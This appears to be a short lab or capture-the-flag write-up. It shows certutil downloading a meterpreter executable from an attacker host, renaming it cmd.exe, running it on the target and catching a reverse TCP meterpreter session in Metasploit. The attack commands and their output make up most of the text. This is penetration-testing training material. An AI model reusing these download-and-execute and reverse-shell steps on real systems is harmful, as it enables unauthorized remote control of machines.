
```
PS C:\experiments\certutil> certutil.exe -urlcache -f http://10.0.0.5/40564.exe bad.exe; md5sum bad.exe
```



- .atom/
- .bashrc
- .BurpSuite/
- .cache/
- .config/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .java/
- .john/
- .local/
- .mozilla/
- .msf4/
- .mysql_history
- .profile
- .ssh/
- .viminfo
- .wget-hsts
- .wpscan/
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zsh_history
- .zshrc
- Desktop/
- Documents/
- Downloads/
- Just File/
- meter.war
- meterpreter.exe
- Music/
- passwd
- Pictures/


```
c:\Users\Administrator>cd desktop
cd desktop

c:\Users\Administrator\Desktop>certutil --help
certutil --help
CertUtil: Unknown arg: --help


CertUtil -?              -- Display a verb list (command list)
CertUtil -dump -?        -- Display help text for the "dump" verb
CertUtil -v -?           -- Display all help text for all verbs


c:\Users\Administrator\Desktop>certutil -urlcache -f http://10.10.14.27/meterpreter.exe cmd.exe
certutil -urlcache -f http://10.10.14.27/meterpreter.exe cmd.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

c:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FC2B-E489

 Directory of c:\Users\Administrator\Desktop

06/16/2021  10:49 AM    <DIR>          .
```

- We execute the .exe (payload) on the target machine then we configure metasploit as our msfvenom payload



```
c:\Users\Administrator>cd desktop
cd desktop

c:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FC2B-E489

 Directory of c:\Users\Administrator\Desktop

06/16/2021  10:49 AM    <DIR>          .
06/16/2021  10:49 AM    <DIR>          ..
06/16/2021  10:49 AM             7,168 cmd.exe
06/19/2018  07:09 AM    <DIR>          flags
               1 File(s)          7,168 bytes
               3 Dir(s)  27,601,485,824 bytes free

c:\Users\Administrator\Desktop>start cmd.exe
start cmd.exe

c:\Users\Administrator\Desktop>cmd.exe
cmd.exe

c:\Users\Administrator\Desktop>cmd.exe
cmd.exe

c:\Users\Administrator\Desktop>
```

```
meterpreter > background
[*] Backgrounding session 6...
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted
   LHOST     10.10.14.27      yes       The listen address (an i
   LPORT     5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```



```
msf6 exploit(multi/handler) > sessions 6
[*] Starting interaction with 6...

meterpreter > ls
Listing: c:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  7168  fil   2021-06-16 03:49:04 -0400  cmd.exe
100666/rw-rw-rw-  282   fil   2018-06-18 16:31:28 -0400  desktop.ini
40777/rwxrwxrwx   0     dir   2018-06-19 00:09:28 -0400  flags

meterpreter >
```

DONE.